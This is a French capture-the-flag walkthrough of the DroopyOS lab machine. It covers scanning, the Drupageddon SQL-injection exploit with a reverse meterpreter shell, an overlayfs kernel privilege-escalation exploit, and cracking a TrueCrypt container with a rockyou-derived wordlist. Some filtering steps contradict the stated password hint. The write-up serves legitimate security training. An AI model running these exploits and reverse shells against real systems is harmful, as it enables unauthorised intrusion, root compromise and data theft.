Table des matières

Corrigé – DroopyOS

Table des matières

1. Vue d'ensemble

Objectif : Obtenir le flag

Outils utilisés : netdiscover, nmap, nikto, metasploit, truecrack, veracrypt

2. Découverte du réseau

Exécuter une découverte rapide du réseau pour identifier l'IP de DroopyOS :

```
netdiscover -i eth1 -r 192.168.127.0/24
```

```
┌──(root㉿kali)-[/home/stage]
└─# netdiscover -i eth1 -r 192.168.127.0/24
```

```
 IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------
192.168.127.1   00:50:56:c0:00:01      1      60  VMware, Inc.
192.168.127.129 00:0c:29:66:77:b3      1      60  VMware, Inc.
192.168.127.254 00:50:56:e9:26:fc      1      60  VMware, Inc.
```

3. Scan de ports

Analyse de version pour détecter les services :


```
nmap -sV -O -Pn -v3 -n 192.168.127.129 -oX droopy.xml
```

```
┌──(root㉿kali)-[/home/stage]
└─# nmap -sV -O -Pn -v3 -n 192.168.127.129 -oX droopy.xml
```

```
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.7 ((Ubuntu))
```

4. Exploration du site web


Chargement de la page web, révélant une page de connexion Drupal :




5. Analyse Nikto

Lancer un scan Nikto pour identifier les vulnérabilités web :


```
nikto -h http://192.168.127.129/
```







6. Lecture de robots.txt et identification de la version Drupal


Le fichier robots.txt mentionne CHANGELOG.txt, qui permet de déterminer la version de Drupal (7.30) :






Un peu de googling sur cette version de Drupal, montre une vulnérabilité via [CVE-2014-3704], qui a un exploit Metasploit surnommé "Drupageddon"







7. Exploitation "Drupageddon" (CVE-2014-3704)

Utilisation du module Metasploit pour exploiter la faille :

```
┌──(root㉿kali)-[/home/stage]
└─# msfconsole
```

```
> search Drupal
```

```
Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check  Description
   -   ----                                                ---------------  ----       -----  -----------
   0   exploit/unix/webapp/drupal_coder_exec               2016-07-13       excellent  Yes    Drupal CODER Module Remote Command Execution
   1   exploit/unix/webapp/drupal_drupalgeddon2            2018-03-28       excellent  Yes    Drupal Drupalgeddon 2 Forms API Property Injectio
n
   2     \_ target: Automatic (PHP In-Memory)              .                .          .      .
   3     \_ target: Automatic (PHP Dropper)                .                .          .      .
   4     \_ target: Automatic (Unix In-Memory)             .                .          .      .
   5     \_ target: Automatic (Linux Dropper)              .                .          .      .
   6     \_ target: Drupal 7.x (PHP In-Memory)             .                .          .      .
   7     \_ target: Drupal 7.x (PHP Dropper)               .                .          .      .
   8     \_ target: Drupal 7.x (Unix In-Memory)            .                .          .      .
   9     \_ target: Drupal 7.x (Linux Dropper)             .                .          .      .
   10    \_ target: Drupal 8.x (PHP In-Memory)             .                .          .      .
   11    \_ target: Drupal 8.x (PHP Dropper)               .                .          .      .
   12    \_ target: Drupal 8.x (Unix In-Memory)            .                .          .      .
   13    \_ target: Drupal 8.x (Linux Dropper)             .                .          .      .
   14    \_ AKA: SA-CORE-2018-002                          .                .          .      .
   15    \_ AKA: Drupalgeddon 2                            .                .          .      .
   16  exploit/multi/http/drupal_drupageddon               2014-10-15       excellent  No     Drupal HTTP Parameter Key/Value SQL Injection
   17    \_ target: Drupal 7.0 - 7.31 (form-cache PHP injection method)  .  .  .  .
   18    \_ target: Drupal 7.0 - 7.31 (user-post PHP injection method)   .  .  .  .
   19  auxiliary/gather/drupal_openid_xxe                  2012-10-17       normal     Yes    Drupal OpenID External Entity Injection
   20  exploit/unix/webapp/drupal_restws_exec              2016-07-13       excellent  Yes    Drupal RESTWS Module Remote PHP Code Execution
   21  exploit/unix/webapp/drupal_restws_unserialize       2019-02-20       normal     Yes    Drupal RESTful Web Services unserialize() RCE
   22    \_ target: PHP In-Memory                          .                .          .      .
   23    \_ target: Unix In-Memory                         .                .          .      .
```

```
> use 16
```

```
msf6 exploit(multi/http/drupal_drupageddon) > info
```

Ou entrée le nom à la main

Afficher les champs à remplir

```
msf6 exploit(multi/http/drupal_drupageddon) > options

Module options (exploit/multi/http/drupal_drupageddon):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     192.168.127.129  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The target URI of the Drupal installation
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.127.128  yes       The listen address (an interface may be specified)
   LPORT  8090             yes       The listen port
```

```
msf6 exploit(multi/http/drupal_drupageddon) > exploit
[*] Started reverse TCP handler on 192.168.127.128:8090
[*] Sending stage (40004 bytes) to 192.168.127.129
[*] Meterpreter session 2 opened (192.168.127.128:8090 → 192.168.127.129:41892)
```

```
meterpreter >
```

Après exploitation, obtention du meterpreter:

8. Escalade de privilèges locale

Vérification de la version du noyau:

```
meterpreter > sysinfo
Computer     : droopy
OS           : Linux droopy 3.13.0-43 generic #72-Ubuntu SMP Mon Dec 8 19:35:06 UTC 2014 x86_64
Meterpreter  : php/linux
```

Recherche d'exploit via searchsploit dans un autre terminale

```
┌──(stage㉿kali)-[~]
└─$ searchsploit -t kernel 3.13
----------------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                           |  Path
----------------------------------------------------------------------------------------- ---------------------------
Android Kernel < 4.8 - ptrace seccomp Filter Bypass                                      | android/dos/46434.c
Apple iOS < 10.3.1 - Kernel                                                              | ios/local/42555.txt
Apple Mac OSX < 10.6.7 - Kernel Panic (Denial of Service)                                | osx/dos/17901.c
Apple Mac OSX xnu 1228.3.13 - 'macfsstat' Local Kernel Memory Leak/Denial of Service     | osx/dos/8263.c
Apple Mac OSX xnu 1228.3.13 - 'Profil' Kernel Memory Leak/Denial of Service (PoC)        | osx/dos/8264.c
Apple Mac OSX xnu 1228.3.13 - 'zip-notify' Remote Kernel Overflow (PoC)                  | osx/dos/8262.c
Apple Mac OSX xnu 1228.3.13 - IPv6-ipcomp Remote kernel Denial of Service (PoC)          | multiple/dos/5191.c
Apple macOS < 10.12.2 / iOS < 10.2 - '_kernelrpc_mach_port_insert_right_trap' Kernel Refere | macos/local/40956.c
Apple macOS < 10.12.2 / iOS < 10.2 - '_kernelrpc_mach_port_insert_right_trap' Kernel Refere | macos/local/40956.c
Apple macOS < 10.12.2 / iOS < 10.2 - Broken Kernel Mach Port Name uref Handling Privileged | macos/local/40957.c
Apple macOS < 10.12.2 / iOS < 10.2 Kernel - ipc_port_t Reference Count Leak Due to Incorrec | multiple/dos/40955.txt
Apple macOS < 10.12.2 / iOS < 10.2 Kernel - ipc_port_t Reference Count Leak Due to Incorrec | multiple/dos/40955.txt
DESlock+ < 4.1.10 - 'vdlptokn.sys' Local Kernel Ring0 SYSTEM                             | windows/local/16138.c
Jungo DriverWizard WinDriver < 12.4.0 - Kernel Out-of-Bounds Write Privilege Escalation  | windows/local/42625.py
Jungo DriverWizard WinDriver < 12.4.0 - Kernel Pool Overflow / Local Privilege Escalation ( | windows/local/42624.py
Jungo DriverWizard WinDriver < 12.4.0 - Kernel Pool Overflow / Local Privilege Escalation ( | windows/local/42665.py
Linux Kernel (Solaris 10 / < 5.10 138888-01) - Local Privilege Escalation                | solaris/local/15962.c
Linux Kernel 2.6.19 < 5.9 - 'Netfilter Local Privilege Escalation                        | linux/local/50135.c
Linux Kernel 3.11 < 4.8 0 - 'SO_SNDBUFFORCE' / 'SO_RCVBUFFORCE' Local Privilege Escalation | linux/local/41995.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege E | linux/local/37292.c
```

Copie et compilation de l'exploit

```
cp /usr/share/exploitdb/exploits/linux/local/37292.c /home/stage/Bureau
```

```
┌──(root㉿kali)-[/home/stage]
└─# cp /usr/share/exploitdb/exploits/linux/local/37292.c /home/stage/Bureau
```

```
┌──(root㉿kali)-[/home/stage/Bureau]
└─# ll
total 8
-rw-r--r-- 1 root root 4968 13 mai   17:37 37292.c
```

Uploader cet exploit sur la victime

upload /home/stage/Bureau/37292.c /tmp/

```
meterpreter > upload /home/stage/Bureau/37292.c /tmp/
[*] Uploading  : /home/stage/Bureau/37292.c → /tmp/37292.c
[*] Completed  : /home/stage/Bureau/37292.c → /tmp/37292.c
meterpreter > cd /tmp
```

```
meterpreter > ls
Listing: /tmp
=============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  4968  fil   2025-05-13 17:39:11 +0200  37292.c
040700/rwx------  4096  dir   2025-05-13 19:04:54 +0200  vmware-root
```

Et le compiler sur la victime

```
meterpreter > shell
Process 1300 created.
Channel 2 created.
python -c 'import pty; pty.spawn("/bin/sh")'
```

Après passez en shell

```
python -c 'import pty; pty.spawn("/bin/sh")'
```

```
chmod +x 37292.c
```

Vous pouvez remarquer les changements d'autorisation ci-dessous. L'ajout "x" signifie essentiellement que tout utilisateur peut exécuter le fichier.

```
$ chmod +x 37292.c
chmod +x 37292.c
$ ls -lsa
ls -lsa
total 20
4 drwxrwxrwt  3 root     root     4096 May 13 16:39 .
4 drwxr-xr-x 22 root     root     4096 Apr 10  2016 ..
8 -rwxr-xr-x  1 www-data www-data 4968 May 13 16:39 37292.c
4 drwx------  2 root     root     4096 May 13  2025 vmware-root
```

```
gcc -o exploit 37292.c
```

```
$ gcc -o exploit 37292.c
```

```
$ gcc -o exploit 37292.c
gcc -o exploit 37292.c
$ ls -lsa
ls -lsa
total 36
 4 drwxrwxrwt  3 root     root      4096 May 13 16:41 .
 4 drwxr-xr-x 22 root     root      4096 Apr 10  2016 ..
 8 -rwxr-xr-x  1 www-data www-data  4968 May 13 16:39 37292.c
16 -rwxr-xr-x  1 www-data www-data 13684 May 13 16:41 exploit
 4 drwx------  2 root     root      4096 May 13  2025 vmware-root
$ ./exploit
```

Obtention du compte root:

```
$ ./exploit
./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# ls
```

```
# whoami
whoami
root
```

```
# pwd
pwd
/tmp
```

```
# cd /root
cd /root
```

```
# ls
ls
dave.tc
```

Nous avons un fichier .tc. Il s'agit d'une extension de fichier pour un conteneur TrueCrypt on vas le récupérer et pour ça on va l'envoyer vers /tmp

```
# cp dave.tc /tmp
cp dave.tc /tmp
```

Un indice d'email vaut également la peine d'être examiné.

```
# cd /var
cd /var
# ls
ls
backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp  www
```

```
# cd mail
cd mail
```

```
# ls
ls
www-data
```

```
# cat  www-data
From Dave <dave@droopy.example.com> Wed Thu 14 Apr 04:34:39 2016
Date: 14 Apr 2016 04:34:39 +0100
From: Dave <dave@droopy.example.com>
Subject: rockyou with a nice hat!
Message-ID: <730262568@example.com>
X-IMAP: 0080081351 0000002016
Status: NN

George,

   I've updated the encrypted file ... You didn't leave any
hints for me. The password isn't longer than 11 characters
and anyway, we know what academy we went to, don't you ... ?

I'm sure you'll figure it out it won't rockyou too much!

If you are still struggling, remember that song by The Jam

Later,
Dave
```

Traduction du mail

« J'ai mis à jour le fichier chiffré… Tu ne m'as laissé aucun indice. Le mot de passe ne fait pas plus de 11 caractères et, de toute façon, on sait dans quelle académie on est allé, n'est-ce pas ? Je suis sûr que tu vas trouver, ça ne va pas trop te faire « rockyou » !

Si tu galères encore, souviens-toi de cette chanson de The Jam.

À plus,
Dave »

9. Récupération du container TrueCrypt

Dans /tmp on a copié le fichier dave.tc (container TrueCrypt)

Quitter le shell et revenez au meterpreter avec Ctrl+c

Télécharger le fichier sur votre machine kali

```
meterpreter > download /tmp/dave.tc /home/stage/Bureau
[*] Downloading: /tmp/dave.tc → /home/stage/Bureau/dave.tc
[*] Downloaded 1.00 MiB of 5.00 MiB (20.0%): /tmp/dave.tc → /home/stage/Bureau/dave.tc
[*] Downloaded 2.00 MiB of 5.00 MiB (40.0%): /tmp/dave.tc → /home/stage/Bureau/dave.tc
[*] Downloaded 3.00 MiB of 5.00 MiB (60.0%): /tmp/dave.tc → /home/stage/Bureau/dave.tc
[*] Downloaded 4.00 MiB of 5.00 MiB (80.0%): /tmp/dave.tc → /home/stage/Bureau/dave.tc
[*] Downloaded 5.00 MiB of 5.00 MiB (100.0%): /tmp/dave.tc → /home/stage/Bureau/dave.tc
[*] Completed  : /tmp/dave.tc → /home/stage/Bureau/dave.tc
```

10. Brute force du container TrueCrypt

Indices fournis :

- Wordlist rockyou

- Hint dans /var/mail/

Préparation d'une wordlist depuis rockyou (filtre < 11 caractères et grep "academy") :

```
┌──(root㉿kali)-[/home/stage/Bureau]
└─# gunzip /usr/share/wordlists/rockyou.txt.gz
```

```
┌──(root㉿kali)-[/home/stage/Bureau]
└─# wc -l /usr/share/wordlists/rockyou.txt
14344392 /usr/share/wordlists/rockyou.txt
```

Première optimisation

```
┌──(root㉿kali)-[/home/stage/Bureau]
└─# awk 'length($0)>10' /usr/share/wordlists/rockyou.txt > shortrock.txt
```

awk 'length($0)>10' /usr/share/wordlists/rockyou.txt > shortrock.txt

```
┌──(root㉿kali)-[/home/stage/Bureau]
└─# wc -l shortrock.txt
2434350 shortrock.txt
```

Encore trop de possibilité

Deuxième optimisation

```
┌──(root㉿kali)-[/home/stage/Bureau]
└─# grep -i 'academy' shortrock.txt >academy.txt
```

```
┌──(root㉿kali)-[/home/stage/Bureau]
└─# wc -l academy.txt
152 academy.txt
```

apt install truecrack


```
┌──(root㉿kali)-[/home/stage/Bureau]
└─# apt install truecrack
Installation de :
  truecrack
```

```
┌──(root㉿kali)-[/home/stage/Bureau]
└─# truecrack -t dave.tc -k sha512 -w academy.txt -v
TrueCrack v3.6
Website: https://github.com/lvaccaro/truecrack
Contact us: infotruecrack@gmail.com
```

```
84  faithacademy NO
85  fairhopeacademy NO
86  etonacademy YES
Found password:  "etonacademy"
Password length: "12"
Total computations: "87"
```


Mot de passe récupéré et ouverture du container avec VeraCrypt:

Attention : pour des questions de compatibilité télécharger et installer la version 1.25.9



VeraCrypt - Free Open
https://www.veracrypt.fr/en/Downloads_1.25.9.html
Exploit-DB
Sploitus | Exploit & ...
CVE security vulnerabi...
Google Hacking DB
VeraCrypt
Home
Source Code
Downloads
Documentation
Donate
Forums
Legacy Support for TrueCrypt Format: Version 1.25.9
to support the TrueCrypt format.
On this page, users can find download links for version 1.25.9, specifically provided for converting TrueCrypt volumes to the more secure VeraCrypt format. We st
latest releases for ongoing encryption needs, as they encompass the latest security enhancements.
VeraCrypt 1.25.9 (Saturday February 19, 2022)
Windows:
EXE Installer: VeraCrypt Setup 1.25.9.exe (21.1 MB) (PGP Signature)
MSI Installer (64-bit) for Windows 10 and later: VeraCrypt_Setup_x64_1.25.9.msi (29 MB) (PGP Signature)
Portable version: VeraCrypt Portable 1.25.9.exe (20.9 MB) (PGP Signature)
Debugging Symbols: VeraCrypt_1.25.9_Windows_Symbols.zip (18.4 MB) (PGP Signature)
macOS:
macOS Mavericks 10.9 and later: VeraCrypt_1.25.9.dmg (11.7 MB) (PGP Signature)
OSXFUSE 3.10 or newer must be installed.
Linux:
Generic Installers: veracrypt-1.25.9-setup.tar.bz2 (41.5 MB) (PGP Signature)
Linux Legacy installer for 32-bit CPU with no SSE2: veracrypt-1.25.9-x86-legacy-setup.tar.bz2 (13.8 MB) (PGP Signature)
Debian/Ubuntu packages:
GUI: veracrypt-1.25.9-Debian-12-amd64.deb (PGP Signature) and veracrypt-1.25.9-Debian-12-i386.deb (PGP Signature)
d64.deb (PGP Signature) and veracrypt-console-1.25.9-Debian-12-i386.deb (PGP Signature)


(root㉿kali)-[/home/stage/Téléchargements]
dpkg -i veracrypt-1.25.9-Debian-12-amd64.deb


(root㉿kali)-[/home/stage/Téléchargements]
veracrypt &


VeraCrypt
Volumes
Favoris
Outils
Paramètres
Aide
Volume
Taille
Mount Directory
Type
Entrez le mot de passe pour /home/stage/Bureau/dave.tc
Mot de passe :
etonacademy
Valider
Annuler
Saisir un PIM
Mots de passe et fichiers clés en cache
Afficher mot de passe
Utiliser les fichiers clés
Fichiers clés...
PKCS-5 PRF:
HMAC-SHA-512
Mode TrueCrypt
Options >
Créer un volume
Propriétés du volume
Vider le cache
Volume
/home/stage/Bureau/dave.tc
Fichier...
Ne jamais enregistrer l'historique
Outils pour le volume
Périphérique...
Monter
Montage automatique
Tout démonter
Quitter

11. Exploration du conteneur et révélation de flags




```
┌──(root㉿kali)-[/home/stage/Téléchargements]
└─# cd /media/veracrypt1/
```


```
┌──(root㉿kali)-[/media/veracrypt1]
└─# ls -lha
total 20K
drwxr-xr-x 6 stage stage 1,0K 12 avril  2016 .
drwxr-xr-x 4 root  root  4,0K 14 mai   13:15 ..
drwxr-xr-x 2 root  root  1,0K 12 avril  2016 buller
drwx------ 2 root  root   12K 12 avril  2016 lost+found
drwxr-xr-x 2 root  root  1,0K 12 avril  2016 panama
drwxr-xr-x 3 root  root  1,0K 12 avril  2016 .secret
```


```
┌──(root㉿kali)-[/media/veracrypt1]
└─# cd .secret
```

```
┌──(root㉿kali)-[/media/veracrypt1/.secret]
└─# ls -lha
total 64K
drwxr-xr-x 3 root  root  1,0K 12 avril  2016 .
drwxr-xr-x 6 stage stage 1,0K 12 avril  2016 ..
-rw-r--r-- 1 root  root   60K 25 févr.  2016 piers.png
drwxr-xr-x 2 root  root  1,0K 12 avril  2016 .top
```

```
┌──(root㉿kali)-[/media/veracrypt1/.secret]
└─# cd .top

┌──(root㉿kali)-[/media/veracrypt1/.secret/.top]
└─# ls -lha
total 3,0K
drwxr-xr-x 2 root root 1,0K 12 avril  2016 .
